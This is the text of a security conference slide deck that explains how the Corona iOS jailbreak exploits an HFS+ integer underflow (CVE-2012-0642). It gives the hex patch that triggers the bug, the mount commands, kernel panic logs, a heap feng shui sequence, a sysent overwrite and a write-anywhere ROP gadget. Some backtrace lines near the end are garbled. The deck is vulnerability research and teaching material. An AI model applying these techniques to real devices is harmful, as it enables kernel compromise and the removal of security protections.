- `%2$hhn` = write one byte to the value

# Exploit File (First Frame)



- The frame pointer points to a frame pointer to a frame pointer... etc



# Exploit File (First Frame)



- Technically it points to the last byte in each frame pointer since this is little endian

# Exploit File (First Frame)



- By changing only one byte in this frame pointer we can write to any of the bytes in the next frame pointer

# Exploit File (First Frame)



- This allows us to read and write to any address without having to know any stack or heap addresses



# Conditions

- Call stack must be at least 3 functions deep
- Must be able to execute multiple format strings

# Why is ROP needed

- Functions on ARM are passed in processor registers, not on stack like x86
- Unable to execute payload in data segments, so must use what code is available

# Bypassing ASLR

- It can be done!!
- Come to the next part



# EXPLOITING THE KERNEL

How Corona manages to patch security features of the  
kernel

# Jailbreaking

- Jailbreaking consists of removing certain security features of the kernel to let user execute custom, unsigned code.
- It adds the ability to run code outside of the 'container' sandbox and not complying on AppStore application rules.

# Mandatory Code Signing basics

- iOS Kernel won't load unsigned MachOs
- iOS Kernel won't load unsigned pages
- iOS Kernel won't let user map RWX pages (except processes with dynamic code signing entitlement - MobileSafari)
- iOS Kernel won't execute non platform apps outside of the 'container' profile.



# Now what ?

- Currently the only public way through is to modify the kernel to avoid the mandatory code signing features
- As the kernel is authenticated by the boot loader, the only way to do it is at runtime, in memory
- What is nice about the kernel memory is that it's nearly all RWX

# Kernel patching basics

- Only the kernel can access kernel memory
- Thus, only the kernel can patch itself
- Thus, one need to exploit the kernel to instruct it to patch itself

# CVE-2012-0642 : pod2g

- Module : HFS
- Available for: iPhone 3GS, iPhone 4, iPhone 4S, iPod touch (3rd generation) and later, iPad, iPad 2
- Impact: Mounting a maliciously crafted disk image may lead to a device shutdown or arbitrary code execution
- Description: An integer underflow existed with the handling of HFS catalog files.



# HFS+ in figures

- appeared with Mac OS X 10.4
- supports for files up to  $2^{63}$  bytes (was  $2^{31}$ )
- file names can contain up to 255 unicode characters (was 31 Mac Roman characters)
- 32-bit allocation block numbers (was 16-bit)

# HFS+ in figures (2)

- Maximum volume size :  $2^{63}$  bytes (was  $2^{31}$ )
- Maximum files count :  $2^{32} - 1$  (was  $2^{16} - 1$ )
- Multiple byte streams (forks) per file, 2 by default : *data fork* and *resource fork*.

# HFS+ indexes are files

- The *Allocation File* (Bitmap)
- The *Catalog File* (B-Tree)
- The *Extents Overflow File* (B-Tree)
- Others : the *Attributes B-Tree*, the *Hot Files B-Tree*, the *Startup File*...



# The *Allocation File*

- Is a map of blocks of the volume
- 1 bit per block
- bit is set if the block is allocated

# The *Catalog File*

- Is a B-Tree
- location of files (up to 8 first extents)
- basic metadata (file name, attributes, ...)
- hierarchical structure (parent - child relationship between folder and files)

# The *Extents Overflow File*

- Is a B-Tree
- defines additional extents for files of more than 8 extends



# The Volume Header

- Defines the basic volume metadata : hfs version and type, block size, number of blocks, number of free blocks...
- Points to the index files we have seen before



# Volume Header

* 00000400	48 2b 00 04 80 00 01 00	31 30 2e 30 00 00 00 00	H+.....10.0....
00000410	ca 90 e1 9a ca 90 c5 7c	00 00 00 00 ca 90 c5 7a	..... .....z
00000420	00 00 00 55 00 00 00 03	00 00 10 00 00 00 00 80	...U.....
00000430	00 00 00 00 00 00 00 71	00 01 00 00 00 01 00 00	.....
00000440	00 00 00 69 00 00 0a 83	00 00 00 00 00 00 00 01	.....
00000450	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00000460	00 00 00 00 00 00 00 00	f2 cd de e7 d8 d8 35 dc	.....5..
00000470	00 00 00 00 00 00 10 00	00 00 10 00 00 00 00 01	.....
00000480	00 00 00 01 00 00 00 01	00 00 00 00 00 00 00 00	.....
00000490	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
* 000004c0	00 00 00 00 00 00 80 00	00 00 80 00 00 00 00 08	.....
000004d0	00 00 00 02 00 00 00 08	00 00 00 00 00 00 00 00	.....
000004e0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
* 00000510	00 00 00 00 00 01 00 00	00 00 80 00 00 00 00 10	.....
00000520	00 00 00 1a 00 00 00 08	00 00 00 35 00 00 00 08	.....
00000530	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
* 00000560	00 00 00 00 00 01 00 00	00 01 00 00 00 00 00 10	.....
00000570	00 00 00 0a 00 00 00 10	00 00 00 00 00 00 00 00	.....
00000580	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
* 00000280	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....

**Allocation File  
HSFPlusForkData**

**Extents File  
HSFPlusForkData**

**Catalog File  
HSFPlusForkData**

**Attributes File  
HSFPlusForkData**



# HFSPlusForkData

```
/* HFS Plus Fork data info - 80 bytes */
struct HFSPlusForkData {
    u_int64_t      logicalSize; /* fork's logical size in bytes */
    u_int32_t      clumpSize;   /* fork's clump size in bytes */
    u_int32_t      totalBlocks; /* total blocks used by this fork */
    HFSPlusExtentRecord extents; /* initial set of extents */
} __attribute__((aligned(2), packed));
typedef struct HFSPlusForkData HFSPlusForkData;
```



# Volume Header

What if we modify the total number of blocks of the *Catalog File* to be less than it really is ? ... :-)

```
*
00000400  48 2b 00 04 80 00 01 00  31 30 2e 30 00 00 00 00 |H+.....10.0....|
00000410  00 00 00 ca 90 c5 7a     |.....|.....z|
00000420  00 10 00 00 00 00 80     |...U.....|
00000430  01 00 00 00 01 00 00     |.....q.....|
00000440  00 00 00 00 00 00 01     |...i.....|
00000450  00 00 00 00 00 00 00     |.....|
00000460  cd de a7 d8 d8 35 dc     |.....5.|
00000470  00 10 00 00 00 00 01     |.....|
00000480  00 00 00 00 00 00 00     |.....|
00000490  00 00 00 00 00 00 00     |.....|
*
000004c0  00 00 00 00 00 00 80 00  00 00 80 00 00 00 00 08 |.....|
000004d0  00 00 00 02 00 00 00 08  00 00 00 00 00 00 00 00 |.....|
000004e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 |.....|
*
00000510  00 00 00 00 00 01 00 00  00 00 80 00 00 00 00 00 |.....|
00000520  00 00 00 1a 00 00 00 08  00 00 00 35 00 00 00 00 |.....5....|
00000530  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 |.....|
*
00000560  00 00 00 00 00 01 00 00  00 01 00 00 00 00 00 10 |.....|
00000570  00 00 00 0a 00 00 00 10  00 00 00 00 00 00 00 00 |.....|
00000580  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 |.....|
*
00000280  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 |.....|
```





# Volume Header

```
*
00000400 48 2b 00 04 80 00 01 00 31 30 2e 30 00 00 00 00 |H+.....10.0....|
00000410 ca 90 e1 9a ca 90 c5 7c 00 00 00 00 ca 90 c5 7a |.....|.....z|
00000420 00 00 00 55 00 00 00 03 00 00 10 00 00 00 00 80 |...U.....|
00000430 00 00 00 00 00 00 00 71 00 01 00 00 00 01 00 00 |.....q.....|
00000440 00 00 00 69 00 00 0a 83 00 00 00 00 00 00 00 01 |...i.....|
00000450 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000460 00 00 00 00 00 00 00 00 00 f2 cd de a7 d8 d8 35 dc |.....5.|
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00000580 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
*
00000280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
```





# Let's try on OSX 10.6.8

- Create a HFS image using *dd*, *vndevice* and *newfs\_hfs* tools
- Mount it, add in some files, unmount
- Patch the DWORD at offset 0x51c to be 0x1
- Mount sequence for the test :
  - `sudo /usr/libexec/vndevice attach /dev/vn0 vnimage.test`
  - `mkdir /Volumes/0`
  - `sudo mount -t hfs -onobrowse,ro /dev/vn0 /Volumes/0`



# Whoops !

```
panic(cpu 0 caller 0x2abf6a): Kernel trap at 0x00299db4, type 14=page fault, registers:  
CR0: 0xe001003b, CR2: 0x00000258, CR3: 0x00100000, CR4: 0x00000668  
EAX: 0x00000258, EBX: 0x0313b798, ECX: 0x0325b000, EDX: 0x00000258  
CR2: 0x00000258, EBP: 0x11f9bf98, ESI: 0x02e1f900, EDI: 0x0240f000  
EFL: 0x00010202, EIP: 0x00299db4, CS: 0x00000008, DS: 0x00000010  
Error code: 0x00000002
```

```
Debugger called: <panic>
```

```
Backtrace (CPU 0), Frame : Return Address (4 potential args on stack)
```

```
0x11f9bd78 : 0x21b837 (0x5dd7fc 0x11f9bdac 0x223ce1 0x0)
```

```
0x11f9bdc8 : 0x2abf6a (0x59e3d0 0x299db4 0xe 0x59e59a)
```

```
0x11f9bea8 : 0x2a1a78 (0x11f9bec0 0x0 0x11f9bf98 0x299db4)
```

```
0x11f9beb8 : 0x299db4 (0xe 0x1560048 0x400010 0x10)
```

```
0x11f9bf98 : 0x4d45e4 (0x313b798 0x16b 0x6 0x26f27e0)
```

```
0x11f9bfc8 : 0x2a179c (0x0 0x1 0x10 0x328cb44)
```

```
BSD process name corresponding to current thread: fseventsd
```

```
Mac OS version:  
10K540
```

```
Kernel version:
```

```
Darwin Kernel Version 10.8.0: Tue Jun 7 16:33:36 PDT 2011; root:xnu-1504.15.3~1/RELEASE_I386
```

```
System model name: VMware7,1 (440BX Desktop Reference Platform)
```

```
System uptime in nanoseconds: 1362174648730
```

```
Entering system dump routine
```

```
Attempting connection to panic server configured at IP 172.16.47.1, port 1069
```

```
Resolved 172.16.47.1's (or proxy's) link level address
```

```
Transmitting packets to link level address: 00:50:56:c0:00:00
```

```
Kernel nap size is 506036224
```

```
Sending write request for core-xnu-1504.15.3-172.16.47.3-287b57b5
```

```
Kernel nap has 1438 entries
```

```
Generated Mach-0 header size was 80860
```

```
.....
```



# What happens ?

- Kernel panic, different each try, random, often crashing in *zalloc* or *zfree*.
- This points to a kernel memory corruption
- Tried KDP, static analysis, I couldn't find the origin of the issue in the code
- Shall I loose time on this ? No... going straight to exploitation



# Kernel heap tools

- *zone allocator* debugging boot args :
  - -zc adds address range check of *next free element* and saves the pointer in 2 locations to compare them
  - -zp fills freed memory with 0xdeadbeef
- Adding these boot args helps the kernel to crash right on the overflow



# Kernel heap tools (2)

- We can even send a core dump to a remote machine at the time of the corruption.
- The *kdumpd* service should be running on the receiver.
- Here is the command to set up this :
  - `sudo nvram boot-args="debug=0xd44 _panicd_ip=** -zc -zp"`

# Overflow confirmed

```
panic(cpu 0 caller 0x2350d8): "a freed zone element has been modified"@/SourceCache/xnu/xnu-1504.15.3/osfmk/kern/zalloc.c:908
```

```
Debugger called: <panic>
```

```
Backtrace (CPU 0), Frame : Return Address (4 potential args on stack)
```

```
0x1508ae38 : 0x21b837 (0x5dd7fc 0x1508ae6c 0x223ce1 0x0)
```

```
0x1508ae88 : 0x2350d8 (0x5949a4 0x1 0x0 0x0)
```

```
0x1508af28 : 0x235a60 (0x161ded0 0x1 0x0 0x1000)
```

```
0x1508af48 : 0x2cee5c (0x161ded0 0x0 0x28 0x3)
```

```
0x1508af88 : 0x2cfc00 (0x11e61730 0x1000 0x1508b028 0x852b24)
```

```
0x1508b028 : 0x2cfe8d (0x427f4d0 0x4 0x0 0x1000)
```

```
0x1508b068 : 0x2cff4a (0x1000 0x0 0x0 0x10)
```

```
0x1508b088 : 0x419f76 (0x427f4d0 0x4 0x0 0x1000)
```

```
0x1508b0f8 : 0x450d0c (0x427f4d0 0x4 0x0 0x1508b15c)
```

```
0x1508b118 : 0x452c51 (0x2cf6004 0x4 0x0 0x1508b15c)
```

```
0x1508b198 : 0x44f518 (0x2cf6004 0x2d03820 0x1508b1c4 0x1508b264)
```

```
0x1508b288 : 0x41c42d (0x4274e70 0x2d03804 0x1508b2b0 0x1508b2be)
```

```
0x1508b2d8 : 0x441430 (0x3a82004 0x2 0x0 0x1508b6c4)
```

```
0x1508b6f8 : 0x437d78 (0x3a82004 0x26d8804 0x0 0x0)
```

```
0x1508b828 : 0x439363 (0x0 0x1f9d2f4 0x0 0x0)
```

```
0x1508b908 : 0x2fe9b2 (0x3355948 0x27d1564 0x5fbff378 0x7fff)
```

```
0x1508b958 : 0x2f1ce7 (0x3355948 0x27d1564 0x5fbff378 0x7fff)
```

```
0x1508bf28 : 0x2f2406 (0x314a7e0 0x1508bf48 0x1f9d234 0x30d115)
```

```
0x1508bf78 : 0x4f82fb (0x314a7e0 0x1fa3c28 0x1f9d234 0x0)
```

```
0x1508bfc8 : 0x2a251d (0x1fa3c24 0x0 0x10 0x1fa4764)
```

```
BSD process name corresponding to current thread: mount_hfs
```

```
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```

```
0x1208b1c8 : 0x595219 (0x1193c54 0x0 0x10 0x11941e4)
```

```
0x1208b138 : 0x4f82fb (0x314a7e0 0x1fa3c28 0x1f9d234 0x0)
```



server  
cosxserver



# gdb is now usefull

- Apple releases symbols for all kernels in a downloadable *Kernel Debug Kit*
- just need *mach\_kernel*, *mach\_kernel.dSYM* and *kgmacros* :
  - `gdb -core <core dump> mach_kernel`
  - `source kgmacros`



# symbolicated backtrace

```
#0 Debugger (message=0x5dd7fc "panic") at /SourceCache/xnu/xnu-1504.15.3/osfmk/i386/AT386/model_dep.c:867
#1 0x0021b837 in panic (str=0x5949a4 "\"a freed zone element has been modified\""/SourceCache/xnu/xnu-1504.15.3/osfmk/kern/zalloc.c:908") at /SourceCache/xnu/xnu-1504.15.3/osfmk/kern/debug.c:303
#2 0x002350d8 in zalloc_cantblock (zone=0x161ded0, cantblock=1) at /SourceCache/xnu/xnu-1504.15.3/osfmk/kern/zalloc.c:908
#3 0x00235a60 in zalloc (zone=0x161ded0) at /SourceCache/xnu/xnu-1504.15.3/osfmk/kern/zalloc.c:1151
#4 0x002cee5c in allocbuf (bp=0x11e88790, size=4096) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_bio.c:2654
#5 0x002cfc00 in buf_getblk (vp=0x44e7094, blkno=3, size=4096, slpflag=0, slptimeo=0, operation=16) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_bio.c:2440
#6 0x002cfe8d in bio_doread (vp=<value temporarily unavailable, due to optimizations>, blkno=<value temporarily unavailable, due to optimizations>, size=4096, cred=0x0, async=0, queuetype=16) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_bio.c:1631
#7 0x002cff4a in buf_meta_bread (vp=0x44e7094, blkno=0, size=4096, cred=0x0, bpp=0x11d6b0dc) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_bio.c:1733
#8 0x00419f76 in GetBTreeBlock (vp=0x44e7094, blockNum=3, options=0, block=0x11d6b15c) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfs_btreeio.c:101
#9 0x00450d0c in GetNode (btreePtr=0x2cee404, nodeNum=3, flags=0, nodePtr=0x11d6b15c) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfscommon/BTree/BTreeNodeOps.c:219
#10 0x00452c51 in SearchTree (btreePtr=0x2cee404, searchKey=0x2ca3420, treePathTable=0x11d6b1c4, nodeNum=0x11d6b264, nodePtr=0x11d6b244, returnIndex=0x11d6b26c) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfscommon/BTree/BTreeTreeOps.c:243
#11 0x0044f518 in BTSearchRecord (filePtr=0x44d33f0, searchIterator=0x2ca3404, record=0x11d6b2b0, recordLen=0x11d6b2be, resultIterator=0x2ca3404) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfscommon/BTree/BTree.c:538
#12 0x0041c42d in cat_idlookup (hfsmp=0x2d21804, cnid=2, allow_system_files=0, outdescp=0x11d6b6c4, attrp=0x11d6b64c, forkp=0x0) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfs_catalog.c:507
#13 0x00441430 in hfs_MountHFSPPlusVolume (hfsmp=0x2d21804, vhp=0x2d27004, embeddedOffset=0, disksize=<value temporarily unavailable, due to optimizations>, p=0x2e7ba80, args=0x11d6b89c, cred=0x24a79d4) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfs_vfsutils.c:591
#14 0x00437d78 in hfs_mountfs (devvp=0x3f144a0, mp=0x3349948, args=0x11d6b89c, journal_replay_only=0, context=0x1f9fd94) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfs_vfsops.c:1439
#15 0x00439363 in hfs_mount (mp=<value temporarily unavailable, due to optimizations>, devvp=0x3f144a0, data=140734799803256, context=0x1f9fd94) at /SourceCache/xnu/xnu-1504.15.3/bsd/hfs/hfs_vfsops.c:390
#16 0x002fe9b2 in VFS_MOUNT (mp=0x3349948, devvp=0x3f144a0, data=140734799803256, ctx=0x1f9fd94) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/kpi_vfs.c:248
#17 0x002f1ce7 in __mac_mount (p=0x2e7ba80, uap=0x11d6bf48, retval=0x1f9fcd4) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_syscalls.c:697
#18 0x002f2406 in mount (p=0x2e7ba80, uap=0x1fa54e8, retval=0x1f9fcd4) at /SourceCache/xnu/xnu-1504.15.3/bsd/vfs/vfs_syscalls.c:237
#19 0x004f82fb in unix_syscall64 (state=0x1fa54e4) at /SourceCache/xnu/xnu-1504.15.3/bsd/dev/i386/systemcalls.c:433
%J0 0x004f82fb tu nuTJ'zlagc9jgq (zfgte=0x1fa54e4) qf \zouLc6c9cm\Xnu\Xnu-1204'J2'z\p2q\q6\T38e\zlagc9jgq' c:433
%J8 0x004f82fb tu wouu (b=0x3349948' n6b=0x1fa54e8' l6tL6j=0x1f9fcd4) qf \zouLc6c9cm\Xnu\Xnu-1204'J2'z\p2q\lts\lts'zlagc9jgq' c:531
%J1 0x004f82fb tu "w6c'wouu (b=0x3349948' n6b=0x1fa54e8' l6tL6j=0x1f9fcd4) qf \zouLc6c9cm\Xnu\Xnu-1204'J2'z\p2q\lts\lts'zlagc9jgq' c:697
%J6 0x004f82fb tu l62'wouu (w6=0x3349948' q6ll6b=0x1fa54e8' q6t6=140734799803256' c6x=0x1f9fcd4) qf \zouLc6c9cm\Xnu\Xnu-1204'J2'z\p2q\lts\lts'zlagc9jgq' c:390
%J2 0x004f82fb tu w6'wouu (w6=0x3349948' n6b=0x1fa54e8' l6tL6j=0x1f9fcd4) qf \zouLc6c9cm\Xnu\Xnu-1204'J2'z\p2q\lts\lts'zlagc9jgq' c:237
```



# after-death *zprint*

0x0161e35c	0x026c8e00	0x026c8600	3	1000	10000	512	1000	buf.512	CX
0x0161e1d8	0x00000000		0	0	10000	1024	1000	buf.1024	CX
0x0161e054	0x00000000		0	0	8000	2048	1000	buf.2048	CX
0x0161ded0	0x0218d000	0x0082ef10	14	17000	200000	4096	1000	buf.4096	CX
0x0161dd4c	0x033bf000	0x0337a000	2596	1470000	1e60000	8192	2000	buf.8192	CX

This address (which should be the next free block) looks weird, just a feeling.

Let's see...



# What the...?

```
(gdb) frame 2
#2 0x002350d8 in zalloc_canblock (zone=0x161ded0, canblock=1) at /SourceCache/xnu/xnu-1504.15.3/osfmk/kern/zalloc.c:908
warning: Source file is more recent than executable.
908      REMOVE_FROM_ZONE(zone, addr, vm_offset_t);
(gdb) hexdump zone->free_elements 0x100
0x00000000218d000: 10 ef 82 00 00 00 00 00 ff 01 00 11 00 00 00 16 |.....|
0x00000000218d010: 00 00 00 01 00 08 00 75 00 6e 00 74 00 69 00 74 |.....u.n.t.i.t|
0x00000000218d020: 00 6c 00 65 00 64 00 01 00 00 00 00 00 57 00 00 |.l.e.d.....W..|
0x00000000218d030: 00 02 ca 90 17 84 ca 90 17 84 ca 90 17 84 00 00 |.....|
0x00000000218d040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0x00000000218d050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0x00000000218d060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0x00000000218d070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 |.....|
0x00000000218d080: 00 00 00 02 00 00 00 03 00 00 00 00 00 01 00 08 |.....|
0x00000000218d090: 00 75 00 6e 00 74 00 69 00 74 00 6c 00 65 00 64 |.u.n.t.i.t.l.e.d|
0x00000000218d0a0: 00 1a 00 00 00 02 00 0a 00 2e 00 66 00 73 00 65 |.....f.s.e|
0x00000000218d0b0: 00 76 00 65 00 6e 00 74 00 73 00 64 00 01 00 80 |.v.e.n.t.s.d....|
0x00000000218d0c0: 00 00 00 01 00 00 00 12 ca 90 17 84 ca 90 17 84 |.....|
0x00000000218d0d0: ca 90 17 84 ca 90 17 84 00 00 00 00 00 00 00 00 |.....|
0x00000000218d0e0: 00 00 00 50 00 00 41 c0 00 00 00 01 00 00 00 00 |...P..A.....|
0x00000000218d0f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0x000000005189040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0x000000005189060: 00 00 00 20 00 00 41 c0 00 00 00 01 00 00 00 00 |...b..v.....|
```

The data of this *free element* should be all 0xdeadbeef, except the first and last DWORDs, which would normally be the next *free element*. Here it looks like data coming from the vnimage.



# Kernel heap tools (3)

- We can go further with the `-zlog` boot arg now that we know the compromised zone name: `buf.4096`. It traces allocations and frees (which we need to know to perform the feng shui)
- Here is the command :
  - `sudo nvram boot-args="debug=0xd44 _panicd_ip=** -zc -zp zlog=buf.4096"`

# Preparing feng shui

- *zstack* debug macro gives latest allocations and frees of the given zone
- conclusion is that *buf.4096* is not the best zone to play with : it changes often because of the root filesystem also using 4KB blocks.
- also, iOS next *kernel page* allocation is not predictable (see Kernel Heap Armageddon)

# Exploitable ?

- Here we basically can write arbitrary data coming from a vnimage to a free element in the kernel heap
- Talking about exploitation: if the overwritten element is a free element (OK), and one can allocate 2 elements after the overflow, then the 2nd allocation will happen at controllable location



# Exploitable ? (2)

- Need an allocation size  $< 4\text{KB}$  (layout is not predictable at the page level on IOS) :
  - Switch to HFS+ images of 512 B / block
- Need to know allocations per mount : 3
- Need to know overwritten elem. count : 5

# From vuln. to exploit

- 3 vimage with a block size of 512 bytes :
  - vimage.clean : standard image
  - vimage.overflow : heap overflow
  - vimage.payload : data to be written in kernel memory

# Exploit sequence

- mount *vnimage.clean #1*
- mount *vnimage.clean #2*
- unmount *vnimage.clean #1*
- unmount *vnimage.clean #2*
- mount *vnimage.overflow*
- unmount *vnimage.overflow*
- mount *vnimage.clean #3*
- mount *vnimage.payload*



# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xe00
0x200		0xc00
0x400		0xa00
0x600		0x800
0x800		0x600
0xa00		0x400
0xc00		0x200
0xe00		0x000

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xc00
0x200		0xa00
0x400		0x800
0x600		0x600
0x800		0x400
0xa00		0x200
0xc00		0x000
0xe00	vnimage.clean   #1	

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xa00
0x200		0x800
0x400		0x600
0x600		0x400
0x800		0x200
0xa00		0x000
0xc00	vnimage.clean   #2	
0xe00	vnimage.clean   #1	



# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x800
0x200		0x600
0x400		0x400
0x600		0x200
0x800		0x000
0xa00	vnimage.clean   #3	
0xc00	vnimage.clean   #2	
0xe00	vnimage.clean   #1	

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x600
0x200		0x400
0x400		0x200
0x600		0x000
0x800	vnimage.clean 2 #1	
0xa00	vnimage.clean 1 #3	
0xc00	vnimage.clean 1 #2	
0xe00	vnimage.clean 1 #1	

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x400
0x200		0x200
0x400		0x000
0x600	vnimage.clean 2 #2	
0x800	vnimage.clean 2 #1	
0xa00	vnimage.clean 1 #3	
0xc00	vnimage.clean 1 #2	
0xe00	vnimage.clean 1 #1	



# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x200
0x200		0x000
0x400	vnimage.clean 2 #3	
0x600	vnimage.clean 2 #2	
0x800	vnimage.clean 2 #1	
0xa00	vnimage.clean 1 #3	
0xc00	vnimage.clean 1 #2	
0xe00	vnimage.clean 1 #1	

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xa00
0x200		0x200
0x400	vnimage.clean 2 #3	0x000
0x600	vnimage.clean 2 #2	
0x800	vnimage.clean 2 #1	
0xa00		
0xc00	vnimage.clean 1 #2	
0xe00	vnimage.clean 1 #1	

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xc00
0x200		0xa00
0x400	vnimage.clean 2 #3	0x200
0x600	vnimage.clean 2 #2	0x000
0x800	vnimage.clean 2 #1	
0xa00		
0xc00		
0xe00	vnimage.clean 1 #1	



# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xe00
0x200		0xc00
0x400	vnimage.clean 2 #3	0xa00
0x600	vnimage.clean 2 #2	0x200
0x800	vnimage.clean 2 #1	0x000
0xa00		
0xc00		
0xe00		

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x400
0x200		0xe00
0x400		0xc00
0x600	vnimage.clean 2 #2	0xa00
0x800	vnimage.clean 2 #1	0x200
0xa00		0x000
0xc00		
0xe00		

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x600
0x200		0x400
0x400		0xe00
0x600		0xc00
0x800	vnimage.clean 2 #1	0xa00
0xa00		0x200
0xc00		0x000
0xe00		



# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x800
0x200		0x600
0x400		0x400
0x600		0xe00
0x800		0xc00
0xa00		0xa00
0xc00		0x200
0xe00		0x000

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x600
0x200		0x400
0x400		0xe00
0x600		0xc00
0x800	vnimage.overflow #1	0xa00
0xa00		0x200
0xc00		0x000
0xe00		

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x400
0x200		0xe00
0x400		0xc00
0x600	vnimage.overflow #2	0xa00
0x800	vnimage.overflow #1	0x200
0xa00		0x000
0xc00		
0xe00		



# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xe00
0x200		0xc00
0x400	vnimage.overflow #3	0xa00
0x600	vnimage.overflow #2	0x200
0x800	vnimage.overflow #1	0x000
0xa00		
0xc00		
0xe00		

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xe00
0x200		overflowed
0x400	vnimage.overflow #3	
0x600	overflowed	
0x800	overflowed	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x400
0x200		0xe00
0x400		overflowed
0x600	overflowed	
0x800	overflowed	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	



# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x600
0x200		0x400
0x400		0xe00
0x600		overflowed
0x800	overflowed	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x800
0x200		0x600
0x400		0x400
0x600		0xe00
0x800		overflowed
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x600
0x200		0x400
0x400		0xe00
0x600		overflowed
0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	



# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0x400
0x200		0xe00
0x400		overflowed
0x600	vnimage.clean 3 #2	
0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		0xe00
0x200		overflowed
0x400	vnimage.clean 3 #3	
0x600	vnimage.clean 3 #2	
0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	overflowed	

# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		overflowed
0x200		
0x400	vnimage.clean 3 #3	
0x600	vnimage.clean 3 #2	
0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	vnimage.payload #1	



# Heap Feng Shui

offset in page	allocated ?	next free list
0x000		vnimage.payload #2
0x200		
0x400	vnimage.clean 3 #3	
0x600	vnimage.clean 3 #2	
0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	vnimage.payload #1	

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0x800	vnimage.clean 3 #1	
0xa00	overflowed	
0xc00	overflowed	
0xe00	vnimage.payload #1	

# Exploited :-)

`vnimage.payload #2`

overflowed

The idea is to set the *sysent* address in the 1<sup>st</sup> DWORD of the element, so that *vnimage.payload #2* is allocated over the *sysent*.



# Kernel write anywhere

- Corona exploit replaces 512 bytes of *sysent* with half *sysent* / half HFS data
- A particular syscall is replaced with a write anywhere gadget
- that syscall is then utilized to restore the corrupted *sysent* and apply jailbreak kernel patches

# KWA ROP gadget

```
LDRD.W      R0, R1, [R1]  
STR         R1, [R0, #4]  
BX         LR
```

# More information ?

- PoC source code will be released to GIT after HITB
- Read iOS Hacker's Handbook to know which patch to apply with the kernel write anywhere to jailbreak



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